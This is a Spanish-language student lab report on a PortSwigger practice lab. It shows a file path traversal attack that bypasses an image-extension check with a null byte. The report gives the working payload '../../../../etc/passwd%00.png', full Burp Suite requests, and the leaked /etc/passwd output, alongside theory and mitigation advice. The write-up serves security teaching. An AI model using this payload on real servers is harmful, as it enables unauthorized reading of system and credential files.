

UNIVERSIDAD POLITÉCNICA --- DE SAN LUIS POTOSÍ

Universidad Politécnica de San Luis Potosí

Laboratorio 06-File path traversal, validation of file extension with null byte bypass

Asignatura: CNO IV Seguridad Informática

Presenta:

Andrea Morúa Bravo 185548

Docente:

Mtro. Servando López Contreras

Contents

1. Información del laboratorio.....	3
2. Marco teórico y fundamentación técnica.....	3
2.1 Definición y Mecanismo.....	3
2.2 Variables de la vulnerabilidad	3
2.3 Diferenciación con Bases de Datos	4
2.4 Impacto en la Tríada CIA y OWASP	4
3. Documentación Técnica y Procedimiento Paso a Paso.....	4
Paso 1: Configuración del Proxy e Intercepción Inicial	4
Paso 2: Navegación y Generación de Peticiones de Archivos.....	5
Paso 3: Identificación del endpoint vulnerable.....	5
Paso 4: Transferencia al módulo repeater	5
Paso 5: Evaluación del control de seguridad.....	5
Paso 6: Inyección y ejecución del payload	7
Paso 7: Verificación de la respuesta del servidor.....	8
Paso 8: Confirmación de resolución.....	9
4. Explicación técnica del payload	9
5. Recomendación de mitigación	10
6. Referencias Bibliográficas	10

1. Información del laboratorio

Nombre del laboratorio: Validation of file extension with null byte bypass

- **Nivel de dificultad:** Practitioner
 - **Tipo de explotación:** File Path Traversal
 - **Objetivo del laboratorio:** Recuperar y desplegar el contenido del archivo de configuración del sistema /etc/passwd.
2. **Explicación técnica de la vulnerabilidad:** La aplicación valida que el parámetro recibido finalice con una extensión de archivo permitida (como .png o .jpg) para asegurar que solo se soliciten imágenes. Sin embargo, no sanitiza caracteres de control nulos (%00). Al procesar la solicitud en lenguajes como C, C++ o implementaciones subyacentes del sistema operativo, el carácter nulo actúa como un terminador de cadena (string terminator), haciendo que la API de archivos ignore la extensión requerida e interprete únicamente la ruta indicada previa al byte nulo, permitiendo la lectura no autorizada de archivos del sistema.

2. Marco teórico y fundamentación técnica

2.1 Definición y Mecanismo

La validación de extensiones mediante lista blanca es un control defensivo común en aplicaciones web diseñadas para restringir la carga o lectura de archivos a ciertos formatos permitidos (ej. .jpg, .png, .gif). Este mecanismo analiza la cadena suministrada en el parámetro de la petición HTTP y verifica que termine con la extensión de imagen esperada.

El fallo de este control surge cuando existe una discrepancia en cómo procesan las cadenas de texto la capa de aplicación (ej. entornos administrados o lenguajes de alto nivel) y la API del sistema de archivos subyacente del sistema operativo (frecuentemente escrita en C/C++). Un carácter nulo (representado como %00 en URL-encoding o \0 en ASCII) indica el fin de una cadena en C. Si la aplicación valida que la cadena finalice con .png pero envía la ruta completa a la función de lectura de archivos sin sanitizar, la llamada al sistema detiene el procesamiento en el byte nulo, descartando la extensión validada y accediendo al recurso especificado en la secuencia de navegación anterior.

2.2 Variables de la vulnerabilidad

- **Single / Double URL Encoding:** Codificación simple (%00) o doble (%2500) del carácter de byte nulo para evadir filtros de entrada que inspeccionan texto plano.
- **Alternative Extension Traversal:** Inyección de caracteres nulos combinados con secuencias ascendentes (../../../../etc/passwd%00.jpg) para satisfacer tanto el inicio como la terminación esperada.
- **Saneario de Caracteres No Imprimibles:** Ausencia de filtrado o remoción de caracteres de control (ASCII 0x00 - 0x1F) previo a la resolución de rutas de archivos.

2.3 Diferenciación con Bases de Datos

Es importante distinguir la vulnerabilidad de Path Traversal con *Null Byte Bypass* de aquellas que afectan a motores de bases de datos relacionales o NoSQL. En este escenario, la petición no ejecuta consultas SQL sobre tablas ni registros de base de datos; la interacción ocurre directamente contra el sistema de archivos del sistema operativo hospedador, consumiendo recursos procesados por el servidor de archivos web con los privilegios del proceso en ejecución.


2.4 Impacto en la Tríada CIA y OWASP

- **Confidencialidad:** Permitir la lectura no autorizada de archivos críticos del sistema operativo, credenciales de configuración, claves API y código fuente de la aplicación.
- **Integridad:** En escenarios donde la vulnerabilidad se combine con funcionalidades de carga o modificación de archivos, la elusión mediante byte nulo podría permitir sobrescribir archivos del sistema o ejecutar código arbitrario.
- **Disponibilidad:** Riesgo de causar Denegación de Servicio (DoS) al solicitar la lectura de archivos de dispositivos especiales o archivos extensos del sistema operativo.
- **OWASP:** Clasificado dentro de la categoría A01:2021 - Broken Access Control.

3. Documentación Técnica y Procedimiento Paso a Paso

Paso 1: Configuración del Proxy e Intercepción Inicial

- Con Burp Suite configurado y el Proxy activo (Proxy > Intercept is on), se accede a la URL del laboratorio.




Paso 2: Navegación y Generación de Peticiones de Archivos

- Se permite el paso de peticiones iniciales mediante la opción *Forward* en el proxy y se navega hacia un producto dentro de la tienda web para forzar la solicitud de imágenes (/image?filename=...).

Paso 3: Identificación del endpoint vulnerable

- En Burp Suite, se accede a Proxy > HTTP history y se localiza la petición GET /image?filename=X.jpg HTTP/2.



Paso 4: Transferencia al módulo repeater

- Se hace clic derecho sobre la petición de la imagen en la lista del historial y se selecciona *send to repeater*.

Paso 5: Evaluación del control de seguridad

- Al intentar enviar payloads convencionales de path traversal como filename=../../../../etc/passwd, el servidor devuelve un error HTTP indicando un formato de archivo no permitido o entrada inválida. Esto confirma que existe una validación estricta de la extensión del archivo.

Request	Response
<pre> 1 GET /image?filename=../../../../etc/passwd HTTP/2 2 Host: Oae100d004b04350806f127600630040.web-security-academy. net 3 Cookie: session=kMoDUxT4dJYy7IS4SrGVH6Ey3tpDhTWY 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/* /*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://Oae100d004b04350806f127600630040.web-security- academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17 </pre>	

Request	Response
	<pre> 1 GET /image?filename=../../../../etc/passwd HTTP/2 2 Host: Oae100d004b04350806f127600630040.web-security-academy. net 3 Cookie: session=kMoDUxT4dJYy7IS4SrGVH6Ey3tpDhTWY 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/* /*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://Oae100d004b04350806f127600630040.web-security- academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17 </pre>

Request	Response
<pre> 1 GET /image?filename=../../../../etc/passwd HTTP/2 2 Host: Oae100d004b04350806f127600630040.web-security-academy. net 3 Cookie: session=kMoDUxT4dJYy7IS4SrGVH6Ey3tpDhTWY 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/* /*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://Oae100d004b04350806f127600630040.web-security- academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17 </pre>	


Request	Response
<pre> 1 GET /image?filename=../../../../etc/passwd HTTP/2 2 Host: Oae100d004b04350806f127600630040.web-security-academy. net 3 Cookie: session=kMoDUxT4dJYy7IS4SrGVH6Ey3tpDhTWY 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/* /*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://Oae100d004b04350806f127600630040.web-security- academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17 </pre>	

Request	Response
<pre> 1 GET /image?filename=../../../../etc/passwd HTTP/2 2 Host: Oae100d004b04350806f127600630040.web-security-academy. net 3 Cookie: session=kMoDUxT4dJYy7IS4SrGVH6Ey3tpDhTWY 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/* /*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://Oae100d004b04350806f127600630040.web-security- academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17 </pre>	

Request	Response
	<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 14 5 6 "No such file" </pre>

Paso 6: Inyección y ejecución del payload

- En la pestaña *Request* del módulo Repeater, se modifica el valor del parámetro filename ingresando la secuencia de escape seguida del byte nulo y la extensión permitida:
GET /image?filename=../../../../etc/passwd%00.png HTTP/2A continuación, se presiona el botón *Send*.
- Explicación:** Este *payload* aprovecha una vulnerabilidad de Path Traversal combinada con un Null Byte Injection (%00): la secuencia ../../../../ le permite al atacante escapar del directorio web predeterminado y navegar hacia atrás en el sistema de archivos para acceder al archivo sensible /etc/passwd. Al añadir %00.png, la aplicación valida la extensión .png para pasar los controles de seguridad, pero al ser procesada por el sistema operativo subyacente, la cadena se trunca en el byte nulo (%00), ignorando la extensión simulada y ejecutando la lectura directa del archivo del sistema.



```
Request Response
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd%00.png HTTP/2
2 Host: 0ael00d004b04350806f127600630040.web-security-academy.net
3 Cookie: session=kMoDUxT4dJYy7IS4SrGVH6Ey3tpDhTWY
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0ael00d004b04350806f127600630040.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

Paso 7: Verificación de la respuesta del servidor

- Se cambia a la pestaña **Response** dentro del repeater.
- El servidor responde con HTTP/2 200 OK y entrega el contenido del archivo `/etc/passwd`, mostrando la lista de usuarios del sistema Linux.



```
1 HTTP/2 200 OK
2 Content-Type: image/png
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
```


Paso 8: Confirmación de resolución

The image shows two browser windows side-by-side. The left window displays the 'WebSecurity Academy' interface. At the top, it says 'File path traversal, validation of file extension with null byte bypass' and 'LAB Solved'. Below this, a blue box contains the text 'Back to lab description >>'. A red banner at the bottom says 'Congratulations, you solved the lab!'. Below the banner is a 'Home' link and a 'SHOP' section with four items: 'Caution Sign' (\$20.96), 'Snow Delivered To Your Door' (4 stars), 'Six Pack Beer Belt' (\$36.70), and 'Fur Babies' (\$74.15). The right window shows the 'Personal Details' page of a user named 'Andrea Morúa Bravo' on 'portswigger.net'. It includes the email '185548@upslp.edu.mx' and a 'Manage Account' link. Below this is a 'Saved Cards' section with a '+ Add new card' button. At the bottom, there are links for 'Burp Suite', 'Vulnerabilities', 'Customers', and 'Company'.

WebSecurity Academy

File path traversal, validation of file extension with null byte bypass

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home

WE LIKE TO SHOP

Caution Sign \$20.96

Snow Delivered To Your Door

Six Pack Beer Belt \$36.70

Fur Babies \$74.15

Personal Details

Andrea Morúa Bravo

185548@upslp.edu.mx

Manage Account

Saved Cards

+ Add new card

Burp Suite

Web vulnerability scanner

Burp Suite Editions

Release Notes

Vulnerabilities

Cross-site scripting (XSS)

SQL injection

Cross-site request forgery

XML external entity injection

Directory traversal

Server-side request forgery

Customers

Organizations

Company

About

4. Explicación técnica del payload

- **Payload:** ../../etc/passwd%00.png
- La lógica de la aplicación web inspecciona la cadena enviada en el parámetro filename y comprueba si termina con una extensión de imagen válida (.png). Al evaluar la cadena completa ../../etc/passwd%00.png, la prueba de extensión es exitosa. Cuando la cadena es enviada a la función interna de lectura de archivos del sistema operativo, la secuencia codificada en URL %00 se interpreta como el carácter nulo.
El sistema de archivos lee únicamente la porción previa al byte nulo (../../etc/passwd), ignorando por completo la extensión .png. Las secuencias ../ suben desde el directorio de recursos de imágenes hasta la raíz del sistema de archivos (/), permitiendo abrir y retornar el contenido confidencial del archivo /etc/passwd.

5. Recomendación de mitigación

Para solucionar esta vulnerabilidad y prevenir técnicas de bypass mediante byte nulo, se recomiendan los siguientes controles:

- Utilizar versiones modernas y actualizadas de lenguajes de programación y frameworks que deshabilitan o sanitizan automáticamente caracteres nulos en funciones de manejo de archivos.
- Evitar pasar rutas o nombres de archivos directamente desde parámetros proporcionados por el usuario; implementar un mapeo de claves o índices en el servidor.
- Resolver la ruta absoluta del archivo mediante funciones seguras del sistema y verificar que la ruta final resuelta se encuentre estrictamente dentro del directorio base autorizado antes de realizar la lectura.
- Filtrar y remover caracteres de control ASCII (0x00 a 0x1F) de toda entrada recibida antes de procesar operaciones de archivo.

6. Referencias Bibliográficas

- MITRE Corporation. (2023). *CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')*. Common Weakness Enumeration. <https://cwe.mitre.org/data/definitions/22.html>
- OWASP Foundation. (2021). *A01:2021 – Broken Access Control*. OWASP Top 10:2021. https://owasp.org/Top10/2021/A01_2021-Broken_Access_Control/
- PortSwigger. (s.f.). *File path traversal*. Web Security Academy. Recuperado el 22 de septiembre de 2026, de <https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass>